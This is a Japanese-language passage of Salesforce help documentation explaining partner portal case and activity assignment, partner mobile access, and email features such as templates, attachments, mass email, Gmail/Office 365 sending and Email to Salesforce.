パートナーポータルユーザのホームページのレイアウトにカレンダーを追加すると、ユーザに行動を割り当てることができ、「行動の編集」権限が有効になっているパートナーポータルユーザは、自分の行動を作成および編集できます。パートナーポータルでは、行動とカレンダーの機能のうち、スペルチェック、行動の更新、拡張リストビュー、ドラッグアンドドロップによるスケジュール、カレンダーの共有、詳細のフロート表示はサポートされていません。

メモ: パートナーは、次のユーザに共有されたカレンダーだけを参照できます。

- 同じ取引先に割り当てられたパートナーユーザ
- 取引先のチャネル管理者

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーに行動を割り当てる
- 「行動の編集」

パートナーポータルにケースを割り当てる

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

ケースをパートナーポータルユーザに割り当てる前に、パートナーユーザに対しケースを設定する必要があります。この機能に必要なユーザ権限に加えて、更新するケースを参照するアクセス権も必要です。

ケースをパートナーユーザに割り当てる手順は、次のとおりです。

1. ケース詳細ページで、[ケース所有者] 項目の横にある[変更]をクリックします。
2. [所有者]ドロップダウンリストから[パートナーユーザ]を選択してパートナーユーザの名前を入力します。
3. 必要に応じて、[メールで通知する] チェックボックスをオンにし、新しい所有者にメールを送信します。
4. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーにケースを割り当てる
- ケースに対する「編集」

  および

  「ケース所有者の移行」または「所有権の移行」

パートナーユーザは、パートナーポータルからケースの参照と編集を行えます。

メモ: パートナーポータルユーザが追加したケースコメントは公開され、ケースを参照できるすべてのユーザが参照できます。

ケースの特定のプロパティに基づいてケースをパートナーユーザやキューに自動的に割り当てる、ケースの割り当てルールやエスカレーションルールを作成することもできます。

関連トピック:

パートナーポータルの概要

パートナーユーザのためのモバイルアクセスについて

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

有料オプションで使用可能なエディション: **Enterprise** Edition、および **Unlimited** Edition

パートナーユーザが、Salesforce Classic Mobile クライアントアプリケーションを使用して、BlackBerry®、iPhone®、または Treo® デバイスでパートナーポータルデータを参照および変更できるように設定できます。パートナーユーザにモバイルアクセスを許可することで、いつでもどこからでもパートナーポータルデータにアクセスできる柔軟性が提供されます。

モバイルデバイスはメモリと画面サイズに制限があるため、Salesforce Classic Mobile では、モバイルユーザが利用可能な情報の判断に Salesforce データのデータセットまたはサブセットを使用します。Salesforce Classic Mobile を使用しているパートナーには、Salesforce Classic Mobile でデータセットに対する制限が低く設定されていても、パートナーポータルで参照可能なオブジェクトの参照しか許可されません。逆に、パートナーポータルデータへのアクセスは、Salesforce Classic Mobile データセットの制限を高く設定することで制限できます。

関連トピック:

パートナーポータルの概要

FAQ - パートナーとの情報の共有

パートナーの Salesforce を有効にできますか?

はい、コミュニティを使用してパートナーに接続し、適切な Salesforce データを共有できます。

次のようにして、ビジネスニーズを満たすようにコミュニティをカスタマイズできます。

- 自社のメンバーと、参加できるパートナーを選択する
- どの Salesforce 機能を組み込むかを選択する
- コミュニティを認識しやすくするために企業ブランド設定を追加する

- 従業員およびパートナーが Chatter やビジネスプロセス (レコード) でコラボレーションできるようにする
- 社外のユーザがシングルサインオンを使用できるように、SAML に基づいてログインオプションを有効化する
- 管理者がユーザを追加する責任を負わないように、ユーザ自身によるコミュニティ登録を有効化する

コミュニティの使用を開始するには、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce も使用する他の会社と Salesforce データを共有できますか?

はい。

Salesforce to Salesforce により、Salesforce 組織間の業務連携が可能になります。たとえば、リードおよび商談データをビジネスパートナーと共有し、自社のパイプラインとプログラム全体を Salesforce 内で管理できます。

Salesforce インテグレーションメールの使用

メール管理

Salesforce には、メールを管理して生産性を高める方法がいくつかあります。メールとテンプレートを管理します。メールを Salesforce レコードに関連付けます。求めている情報を確実に把握するには、それぞれの概要を理解したうえで、掘り下げていきます。

エディション

使用可能なエディション: すべてのエディション

Lightning Experience でのメールおよびテンプレートの管理

Lightning Experience を使用している場合は、アクセス権のある取引先、個人取引先、取引先責任者、リード、商談、キャンペーン、ケースの各レコードから、取引先責任者、リード、同僚に直接メールを送信できます。有効なメールアドレスに送信したり、ファイルを添付したり、差し込み項目を自動化したりできます。テンプレートを付属のサンプルから選択する場合、または独自に作成する場合は、そのテンプレートを使用します。テンプレートは自動的に組織と共有されます。

Salesforce Classic でのメールの管理

Salesforce Classic を使用している場合は、Email Author を使用して、取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、取引先責任者、リード、個人取引先、同僚に直接メールを送信できます。

[メール to Salesforce] を使用したメールの Salesforce レコードへの関連付け

メールをリード、取引先責任者、および商談、または Salesforce のその他の特定のレコードに関連付けます。この処理により、営業関連のコミュニケーションを簡単に追跡できます。

Lightning Experience でのメールおよびテンプレートの管理

Lightning Experience を使用している場合は、アクセス権のある取引先、個人取引先、取引先責任者、リード、商談、キャンペーン、ケースの各レコードから、取引先責任者、リード、同僚に直接メールを送信できます。有効なメールアドレスに送信したり、ファイルを添付したり、差し込み項目を自動化したりできます。テンプレートを付属のサンプルから選択する場合、または独自に作成する場合は、そのテンプレートを使用します。テンプレートは自動的に組織と共有されます。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

メール差し込み項目、テンプレート、および添付ファイルへのアクセスと共有

Lightning Experience でインテグレーションメールを使用している場合、差し込み項目、テンプレート、および添付ファイルへのアクセスと共有のしくみを理解しておくことが重要です。

レコードからのメールの送信

作業中のレコードから、添付ファイルを含むリッチテキストメールを直接送信します。顧客、同僚、または任意の有効なメールアドレスに送信できます。メールは、取引先、個人取引先、取引先責任者、リード、商談、キャンペーン、ケースなど、多数の項目で使用できます。メールを送信すると、メールを追跡してその内容を保存するメールレコードが作成されます。メール送信元のレコードまたは関連レコードの活動フィードに、メールレコードへのリンクが表示されます。

Salesforce レコードから送信されたメールの検索

メールを送信すると、メールを追跡してその内容を保存するメールレコードが作成されます。活動フィードに、そのメールへのリンクが含まれます。取引先責任者またはリードにメールを送信した場合は、それらの各レコードにメールへのリンクが含まれます。受信者に取引先責任者またはリードが含まれないメールの場合は、メールの送信時に使用していたオブジェクトに対してメールおよびフィード項目が作成されます。メール設定に定義されている自動 BCC を使用すると、指定した返信先アドレスの受信箱にメールのコピーが送信されます。

Gmail または Office 365 を介したメールの送信

Gmail または Office 365 アカウントを使用して Salesforce メールを送信します。Lightning Experience で送信されたメールが、ユーザの Gmail または Office 365 の受信箱から送信されたかのように表示されます。Gmail または Office 365 の [送信済みアイテム] フォルダで送信済みのメールを参照することもできます。

よく使用するメールを標準化するためのテンプレートの作成

メールテンプレートを作成して、時間を節約し、自分または組織の他のユーザが送信するメールを標準化できます。必要に応じて差し込み項目を使用します。ページレイアウトと項目レベルセキュリティ設定によって、差し込みに使用可能な項目が決まります。作成したテンプレートは自動的に公開され、組織の他のユーザが使用できるようになります。

テンプレートを使用した送信メールの標準化

テンプレートを使用すると、時間を節約し、送信するメールを標準化できます。独自のテンプレートを作成することも、組織の他のユーザが作成したテンプレートを使用することもできます。または、Salesforce が提供するサンプルの 1 つを使用します。ファイルが添付されたテンプレートを選択する場合、そのテンプレートから送信するメールにそれらのファイルを添付するためのファイルへのアクセス権が必要です。ファイルへのアクセス権が必要な場合は、メッセージが表示されます。

メール差し込み項目、テンプレート、および添付ファイルへのアクセスと共有

Lightning Experience でインテグレーションメールを使用している場合、差し込み項目、テンプレート、および添付ファイルへのアクセスと共有のしくみを理解しておくことが重要です。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

差し込み項目

差し込み項目は、取引先、取引先責任者、商談、リード、キャンペーン、ケース、ユーザオブジェクトから、および個人取引先レコードタイプから使用できます。これらの中で、最もよく使用される標準項目 (および一部のカスタム項目) を差し込み項目として使用できます。項目レベルセキュリティ設定により、その項目セットの一部の項目を個人ユーザが使用できない場合があります。取引先責任者の差し込み項目は、個人取引先では使用できません。

テンプレート

- Salesforce Classic で作成されたテンプレートを Lightning Experience で使用することも、その逆もできません。
- 1つのオブジェクトから作成されたテンプレートは、そのオブジェクトでのみ使用できます。たとえば、リードで作成されたテンプレートを、商談レコードから選択することはできません。
- 作成したテンプレートは自動的に公開され、組織の他のユーザが使用できるようになります。

添付ファイル

- Salesforce Files からファイルを選択して添付する前に、Salesforce Files とコンテンツ配信を有効にしておく必要があります。これらの機能が有効でない場合、ユーザは添付ファイルをアップロードのみできます。
- 3MB より大きい添付ファイルは、ファイルではなく、コンテンツ配信リンクとして送信されます。メールに添付ファイルが複数あり、すべての添付ファイルの合計サイズが 3 MB を超えるときは、すべての添付ファイルがコンテンツ配信リンクとして送信されます。
- ファイルへのアクセス権がない場合、そのファイルをメールまたはテンプレートに添付することはできません。アクセス権が必要な場合はメッセージが表示されるため、ファイルの所有者にアクセス権の付与を依頼できます。
- Salesforce Files からメールに添付されたファイルの場合、アクセスは公開され、リンク経由になります。公開アクセスでは、誰でもリンクを使用してファイルの表示、共有、およびダウンロードができます。

関連トピック:

ケースフィードのメールメッセージへの画像とファイルの追加
メールのエディションおよび権限

レコードからのメールの送信

作業中のレコードから、添付ファイルを含むリッチテキストメールを直接送信します。顧客、同僚、または任意の有効なメールアドレスに送信できます。メールは、取引先、個人取引先、取引先責任者、リード、商談、キャンペーン、ケースなど、多数の項目で使用できます。メールを送信すると、メールを追跡してその内容を保存するメールレコードが作成されます。メール送信元のレコードまたは関連レコードの活動フィードに、メールレコードへのリンクが表示されます。

メモ: 会社で拡張メールを有効にしていない場合、メールレコードではなく、ToDo レコードが作成されます。拡張メールが有効になっているかどうかわからない場合は、システム管理者に問い合わせてください。

メールにファイルを添付したり、ファイルが添付されたテンプレートを使用したりするには、ファイルへのアクセス権が必要です。アクセス権がない場合は、メッセージが表示されます。

1. メールの送信元のレコードを開きます。
2. [活動] タブをクリックし、[メール] をクリックします。

   ヒント: ウィンドウから作成する場合は、矢印ボタンをクリックしてメールをポップアウトします。作成ウィンドウが有効な間は、レコードページをスクロールして詳細やその他の情報を表示したり、Salesforce の他の場所に移動したりできます。

3. メールを作成します。受信者が一括メールの受信を除外している場合、またはそのアドレスへのメールが以前に不達になっている場合、受信者名の横にインジケータが表示されます。
4. 必要に応じて添付ファイルを追加します。
5. 確認して送信します。
   メールへのリンクは、[過去の活動] の活動フィード内にあります。関連レコードの活動タイムラインでもリンクを見つけることができます。メール設定に定義されている自動 BCC を使用すると、指定した返信先アドレスの受信箱にメールのコピーが送信されます。

例: Jane は、600 個の部品を Acme Corporation に販売する商談に対応しています。Acme の取引先責任者は John Stamos で、商談レコードは Acme 600 Widgets です。Jane は John に条件概要書を添付したメールを送信する必要があり、このメールを Acme 600 Widgets 商談レコードに関連付けたいと考えています。また、John の取引先責任者レコードからメールを使用できるようになれば便利です。Jane は、Acme 600 Widgets レコードを開き、条件概要書を添付したメールを作成します。メールを送信したら、Acme 600 Widgets 商談レコードおよび John Stamos の取引先責任者レコードでメールへのリンクを見つけることができます。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

ユーザ権限

メールを送信する
- 「メールの送信」権限およびメール送信元のレコードへのアクセス権

メールまたはテンプレートにファイルを添付する
- 添付するファイルへのアクセス権

関連トピック:

メール設定の編集

Salesforce レコードから送信されたメールの検索

メールを送信すると、メールを追跡してその内容を保存するメールレコードが作成されます。活動フィードに、そのメールへのリンクが含まれます。取引先責任者またはリードにメールを送信した場合は、それらの各レコードにメールへのリンクが含まれます。受信者に取引先責任者またはリードが含まれないメールの場合は、メールの送信時に使用していたオブジェクトに対してメールおよびフィード項目が作成されます。メール設定に定義されている自動 BCC を使用すると、指定した返信先アドレスの受信箱にメールのコピーが送信されます。

メモ: 会社で拡張メールを有効にしていない場合、送信済みメールは、メールレコードではなく、ToDo レコードとして保存されます。ToDo レコードの検索方法は、メールレコードの検索方法と同じです。会社で拡張メールを使用しているかどうかが不明な場合は、システム管理者にお問い合わせください。

1. 元々メールの作成時に開いていたレコードか、メールを送信した取引先責任者またはリードのレコードのいずれかを開きます。
2. [過去の活動] でメールを検索するには、[活動] タブをクリックします。
3. ToDo レコードを開くには、メールのリンクをクリックします。このレコードにメッセージおよび関連する詳細が表示されます。また、自動 BCC を使用している場合は、受信箱で送信メールを検索できます。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

ユーザ権限

送信メールを参照する
- 「ToDo を参照」権限およびメールの送信元のレコードへのアクセス権

Gmail または Office 365 を介したメールの送信

Gmail または Office 365 アカウントを使用して Salesforce メールを送信します。Lightning Experience で送信されたメールが、ユーザの Gmail または Office 365 の受信箱から送信されたかのように表示されます。Gmail または Office 365 の [送信済みアイテム] フォルダで送信済みのメールを参照することもできます。

ワークフローおよびトリガを介して送信されるメールは、引き続き Salesforce 経由で送信されます。また、外部メールアカウント経由で送信する場合、不達管理はサポートされません。

Gmail または Office 365 を介した送信のメール配信情報はメールログでは利用できません。代わりに、Gmail または Office 365 からメールログを取得する必要があります。

1. 個人設定から、[クイック検索] ボックスに「*私のメール設定*」と入力し、[私のメール設定] を選択します。
2. メールの送信方法を選択します。

   Salesforce システム管理者は Gmail または Office 365 のいずれかを組織で有効にできます。両方を選択することはできません。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する
- 「メールの送信」権限およびメール送信元のレコードへのアクセス権

よく使用するメールを標準化するためのテンプレートの作成

メールテンプレートを作成して、時間を節約し、自分または組織の他のユーザが送信するメールを標準化できます。必要に応じて差し込み項目を使用します。ページレイアウトと項目レベルセキュリティ設定によって、差し込みに使用可能な項目が決まります。作成したテンプレートは自動的に公開され、組織の他のユーザが使用できるようになります。

1つのオブジェクトから作成されたテンプレートは、そのオブジェクトでのみ使用できます。たとえば、リードで作成されたテンプレートは、商談レコードからは使用できません。

ヒント: まずは最適なテンプレートで、更新や変更が必要なものを見つけます。そのテンプレートを選択し、編集して保存します。元のテンプレートを維持する場合は、変更したバージョンを新規テンプレートとして保存します。

1. メールを使用できる、商談や取引先などのレコードを開きます。
2. [活動] タブをクリックし、[メール] タブをクリックします。
3. テンプレートとして使用するメールを作成します。テンプレートには、リッチテキスト、差し込み項目、添付ファイルなど、他のメールのすべての機能を含めることができます。作業中、レコードやその他のSalesforceページに移動する必要があるときは、コンポーザウィンドウをポップアウトします。
4. [テンプレート] アイコンをクリックし、テンプレートを新規として保存します。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

ユーザ権限

メールテンプレートを作成する
- 「メールの送信」

メールまたはテンプレートにファイルを添付する
- 添付するファイルへのアクセス権

メールテンプレートを削除する
- 「すべてのデータの編集」またはテンプレートの所有権

メールテンプレートを更新する
- 「すべてのデータの編集」またはテンプレートの所有権

テンプレートを使用した送信メールの標準化

テンプレートを使用すると、時間を節約し、送信するメールを標準化できます。独自のテンプレートを作成することも、組織の他のユーザが作成したテンプレートを使用することもできます。または、Salesforceが提供するサンプルの1つを使用します。ファイルが添付されたテンプレートを選択する場合、そのテンプレートから送信するメールにそれらのファイルを添付するためのファイルへのアクセス権が必要です。ファイルへのアクセス権が必要な場合は、メッセージが表示されます。

1. メールの送信元のレコードを開きます。
2. [活動] タブをクリックし、[メール] タブをクリックします。
3. テンプレートを挿入するには、[テンプレート] アイコンをクリックします。目的のテンプレートを選択すると、そのコンテンツが表示されます。必要に応じて編集し、プレビューして送信します。

エディション

使用可能なエディション: Salesforce Lightning Experience

Developer Edition、Enterprise Edition、Professional Edition、Performance Edition、および Unlimited Edition

ユーザ権限

メールを送信する
- 「メールの送信」

メールを送信する、またはファイルが添付されたテンプレートを使用する
- 添付するファイルへのアクセス権

Salesforce Classic でのメールの管理

Salesforce Classic を使用している場合は、Email Author を使用して、取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、取引先責任者、リード、個人取引先、同僚に直接メールを送信できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

Salesforce Classic でのメールの送信

取引先責任者、リード、個人取引先、同僚に、Salesforce Classic の取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから直接メールを送信します。

Salesforce Classic でのメールの一括送信

メールを取引先責任者、リード、個人取引先、または同僚に一度にまとめて送信できます。小規模なセールスやサポートで取引先責任者、リード、または個人取引先のリストにメールを送信します。一括メール送信は、ビジネスプロセスの促進を目的としています。メールアプリケーションに代わるものでも、マーケティングキャンペーンの一括メールを処理するものでもありません。

Salesforce Classic でのメールの送信に関する考慮事項

メールを送信する前に、次の点を考慮します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一般情報

- ［宛先］項目には名前を 1 つのみ入力できます。
- 署名はテキストメールにのみ含めることができます。

メールテンプレート

- メールを作成するときに、メッセージの定義済みテンプレートを選択できます。メッセージをパーソナライズする場合は、メールの送信時に Salesforce からの情報に置き換えられる差し込み項目を挿入できます。たとえば、会社で標準テンプレートを使用して、ケースを登録した顧客にソリューションを連絡することができます。Salesforce システム管理者は会社全体のテンプレートを管理でき、ユーザは独自のテンプレートを管理できます。
- メールテンプレートを使用する場合、ページレイアウト設定と項目レベルセキュリティ設定でアクセスを許可されている項目のみにアクセスできます (項目レベルセキュリティは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition Edition で使用できます)。
- 特定のレコードにデータが存在しない差し込み項目がテンプレートにある場合は、送信するメールにその項目が表示されません。こうした空白の項目を検索するには、受信者リストビューを編集して、テンプレートで使用している差し込み項目を検索します。次に、条件に「<項目>」「次の文字列と一致する」と入力し、検索条件値を空白のままにします。メールを送信する前に、空白項目のあるレコードを編集してください。
- メールテンプレートを変更すると、変更内容がテンプレートの HTML バージョンに影響します。
- カスタムメールテンプレートは変更できません。

メールの追跡

送信済みのメールを追跡するには、作成時に HTML 形式を使用します。また、Salesforce システム管理者が [HTML メール状況] 関連リストを取引先責任者、リード、個人取引先ページに追加していることを確認します。

Salesforce Classic でのメールの送信

取引先責任者、リード、個人取引先、同僚に、Salesforce Classic の取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから直接メールを送信します。

1. レコードの [活動履歴] 関連リストで、[メールを送信] をクリックします。
2. 書式設定の種類を変更するには、[テキストのみに切り替え] または [HTML に切り替え] をクリックします。
3. 定義済みのメールテンプレートを使用する場合は、[テンプレートの選択] をクリックします。
4. 項目に入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

メールを送信する
- 「メールの送信」

5. [送信] をクリックします。

関連トピック:

Salesforce Classic でのメールの送信に関する考慮事項
メールを処理するためのガイドライン
Salesforce Classic でのメールの一括送信

メールを処理するためのガイドライン

メール-to-ケースや拡張メールを使用する顧客の情報など、メールを処理するためのアドバイスに留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- メールではカスタム通貨項目を使用できません。
- メールに使用できるレコードタイプは 1 つのみです。
- ワークフロールールでは、ケースの項目を更新するためだけにメールを使用できます。
- Salesforce Classic では、添付されたファイルの合計が 10 MB を超えない限り、ファイルをいくつでもメールに添付できます。Lightning Experience では、すべての添付ファイルの合計サイズが Salesforce の最大ファイルサイズの制限を超えることはできません。
- メールに添付したすべてのファイルの合計サイズが 3 MB を超える場合、または一括メール送信を使用する場合、実際のファイルは送信時にメールに添付されません。その代わりに、各ファイルへのリンクがメールに添付されます。受信者がリンクをクリックすると、対応する添付ファイルが Salesforce Files で開きます。たとえば、2 つの 1.7 MB のファイルをメールに添付して送信すると、受信者が受信するメールには、そのファイルへの 2 つのリンクが添付されます。
- リンクとして送信された添付ファイルは 30 日間保存されます。

メール-to-ケースを使用する組織の場合

- ケースに関連付けられていないメールメッセージは、コミュニティに表示できません。
- EmailMessage オブジェクトを使用するトリガおよびワークフロールールを確認する必要が生じる場合があります。ケースに関連付けられた EmailMessage レコードの場合、`ParentID` 項目が常に入力されます。拡張メールでは、EmailMessage レコードが他のレコードと関連付けられ、`ParentID` 項目は空白になっている場合があります。その場合、空白の `ParentID` 項目を使用してメールメッセージを処理するようにトリガおよびワークフロールールを更新する必要があります。

拡張メールを使用する組織の場合

- メールは、メールメッセージレコードおよび ToDo レコードの両方として保存されます。ただし、メール詳細ページにはメールメッセージレコードのみが表示され、ToDo レコードは表示されません。
- 組織でビジネスロジックを使用して ToDo とメールを組み込んでいる場合は、次の操作が必要になる場合があります。
  - メールメッセージオブジェクトのカスタム ToDo 項目を再作成する。

- ToDo オブジェクトのトリガをメールメッセージオブジェクトに移行する。

関連トピック:

Salesforce Classic でのメールの送信

Salesforce Classic でのメールの一括送信

メールの一括送信に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メールを一括送信する前に、次の点を考慮します。

- メールを、Salesforce で参照できる取引先責任者、リード、個人取引先、またはユーザに対して一括で送信できます。
- 標準メール項目が項目レベルのセキュリティによって非表示になっている場合は、取引先責任者とリードに対する [一括メール送信] リンクが表示されません。
- 一括メールは、標準メール項目のアドレスに送信できます。カスタムメール項目を使用した一括メール送信はサポートされていません。
- メールを一括送信する前に、取引先責任者、リード、個人取引先、またはケースのカスタムビューを、メールアドレスを含めずに作成します。検索条件から、「メール」「次の文字列と一致する」を選択し、検索条件値を空白のままにします。メールを送信する前に、これらのレコードを更新できます。メールメッセージを送信する以外に、メールアドレスを確認する方法はありません。
- Visualforce メールテンプレートを使用して一括メール送信はできません。
- 一括メール送信では、添付ファイルは物理ファイルではなくリンクとして送信されます。受信者がメールにある添付ファイルのリンクをクリックすると、別のブラウザウィンドウに添付ファイルが開き、受信者がそのファイルをダウンロードできます。添付ファイルは 30 日間保存されます。
- メモ: 次の状況では、一括メール送信状況メッセージのアドレス指定数と送信数が異なります。
  - 一括メール送信により、組織の 1 日の一括メール送信制限を超過する。この場合、Salesforce はいずれの受信者にもメッセージを送信しません。
  - 一括メール送信がスケジュールされた後、送信処理が実行される前に、選択した 1 人以上の受信者が一括メールの受信を拒否した。
  - 一括メール送信がスケジュールされた後、送信処理が実行される前に、選択された 1 人以上の受信者メールアドレスが取引先責任者またはリードから削除された。
  - 一括メール送信がスケジュールされた後、送信処理が実行される前に、一括メール送信を行ったユーザが無効になった。Salesforce は、無効になったユーザによってスケジュールされたメールを一括送信しません。

Salesforce Classic でのメールの一括送信

メールを取引先責任者、リード、個人取引先、または同僚に一度にまとめて送信できます。小規模なセールスやサポートで取引先責任者、リード、または個人取引先のリストにメールを送信します。一括メール送信は、ビジネスプロセスの促進を目的としています。メールアプリケーションに代わるものでも、マーケティングキャンペーンの一括メールを処理するものでもありません。

メモ: 組織の共有アドレスは、一括メール送信には使用できません。

1. 一括メールの受信者に応じて、次のいずれかの操作を実行します。

   取引先責任者または個人取引先の場合
   [取引先責任者] または [ケース] タブで、ページの下部にある [ツール] セクションの [取引先責任者の一括メール送信] をクリックします。Salesforce 組織で個人取引先を使用している場合は、[取引先] タブにもこのリンクが表示されます。

   リードの場合
   [リード] タブで、ページの下部にある [ツール] セクションの [リードの一括メール送信] をクリックします。

   同僚 (他の Salesforce ユーザ) の場合
   「ユーザの管理」権限がある場合は、[設定] から [クイック検索] ボックスに「*ユーザの一括メール送信*」と入力し、[ユーザの一括メール送信] を選択します。

2. 受信者のリストビューを選択して、[Go!] をクリックします。
3. デフォルトでは、リストビュー内のすべての受信者が選択されます。メール受信者を削除するには、その受信者を選択解除します。
4. [次へ] をクリックします。
5. メールテンプレートを選択します。
6. テンプレートを表示するには、[プレビュー] リンクをクリックします。
7. [次へ] をクリックします。
8. 確認ページで、使用する処理オプションを選択します。指定した一括メール送信名は、Salesforce から受信するキューおよび状況メッセージにのみ表示され、送信先のメールには表示されません。
9. [送信オプション] で、メールを送信するか、メールを送信する将来の日付とタイムゾーンを選択します。
10. [送信] をクリックして、[完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先責任者、個人取引先、またはリードにメールを一括送信する
- 「一括メール送信」

同僚にメールを一括送信する
- 「一括メール送信」

  および

  「ユーザの管理」

メールを一括送信し、[活動履歴] 関連リストに記録する
- 「一括メール送信」

  および

  「ToDo の編集」

関連トピック:

- メールの一括送信に関する考慮事項
- メールの一括送信に関するガイドライン
- 一括メール送信の状況の表示

メールの一括送信に関するガイドライン

メールを一括送信するときは、次のガイドラインで追加情報を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- デフォルトでは、[私の取引先責任者]ビュー、[私のリード]ビュー、[有効ユーザ]ビュー、または [私のケース]ビューに、全レコードがメールアドレスと共に表示されます。メール受信者リストを変更するには、カスタムビューを作成します。レコードにメールアドレスが含まれていない場合や、［メール送信除外］が選択されている場合は、取引先責任者、リード、個人取引先がメールリストビューに表示されません。個人取引先は、取引先責任者リストビューに表示されます。
- メールテンプレートプレビューウィンドウに、`{!Account.AccountNumber}` のように差し込み項目が組み込まれた状態でテンプレートが表示されます。メールの送信時には、差し込み項目で指定した箇所に受信者のレコードまたは代替テキストが挿入されます。
- ［活動履歴に残す］が選択されている場合(デフォルト)、[活動履歴]の項目が、取引先責任者、リード、または個人取引先に関連付けられ、「一括メール送信:<テンプレートの説明>」の形式で表示されます。メールの件名、本文、および添付ファイルは、[活動履歴]項目には保存されません。[活動履歴]の項目を記録するには、メール受信者リストにあるレコードの参照または編集権限と「ToDo の編集」権限が必要です。
- メール送信オプション［一括メール送信が完了したら、送信者に通知する］がオンになっている場合は、一括メールを送信するたびに、Salesforce から自動生成された状況メールを受信します。この状況メールの件名には、一括メール送信時に［一括メール送信名］項目に入力した値が表示されます。
- スケジュールした一括メール送信を参照およびキャンセルするには、個人設定から［クイック検索］ボックスに*「一括メール送信」*と入力し、[一括メール送信] または [私の一括メール送信] を選択します。

  「ユーザの管理」権限があり、社内の他のユーザがスケジュールした一括メール送信を参照およびキャンセルするには、[設定]から［クイック検索］ボックスに*「一括メール送信」*と入力し、[一括メール送信]を選択します。

関連トピック:

Salesforce Classic でのメールの一括送信

Salesforce から送信するメールの到達性設定のガイドライン

一括メール送信の状況の表示

一括メールを送信するたびに自動生成される状況メールでその実態を把握します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

1. 一括メール送信のメール通知を受信するように Salesforce 組織が設定されていることを確認します。サポートが必要な場合は、Salesforce システム管理者にお問い合わせください。
2. 一括メール送信の作成時に、［一括メール送信名］項目に値を入力します。この値は状況メールの件名に表示されます。
3. 一括メールを送信します。

   受信する状況メッセージに、一括メールでアドレス指定された受信者数と送信された受信者数が示されます。

関連トピック:

- メールの一括送信に関するガイドライン
- Salesforce から送信するメールの到達性設定のガイドライン
- Salesforce 環境のカスタマイズ

[メール to Salesforce] を使用したメールの Salesforce レコードへの関連付け

メールをリード、取引先責任者、および商談、または Salesforce のその他の特定のレコードに関連付けます。この処理により、営業関連のコミュニケーションを簡単に追跡できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

[メール to Salesforce] のしくみ

外部メールアプリケーションからメールを送信するときは、[メール to Salesforce] を使用します。このようなメールは、Salesforce のリード、取引先責任者、商談のレコードに自動的に関連付けられます。

[メール to Salesforce] の使用に関する考慮事項

[メール to Salesforce] を使用する前に、次の点を考慮します。

[メール to Salesforce] の設定

[メール to Salesforce] を使用するために、まず設定を行います。

Salesforce レコードへのメールの関連付け

外部のメールアプリケーションで送信するメールをリード、取引先責任者、および商談、または特定の Salesforce レコードに関連付けて、営業関連のコミュニケーションを追跡します。

[メール to Salesforce] の使用に関するガイドライン

[メール to Salesforce] を使用するときは、追加情報の次の点を確認してください。

[メール to Salesforce] でレコードに割り当てられないメールの処理

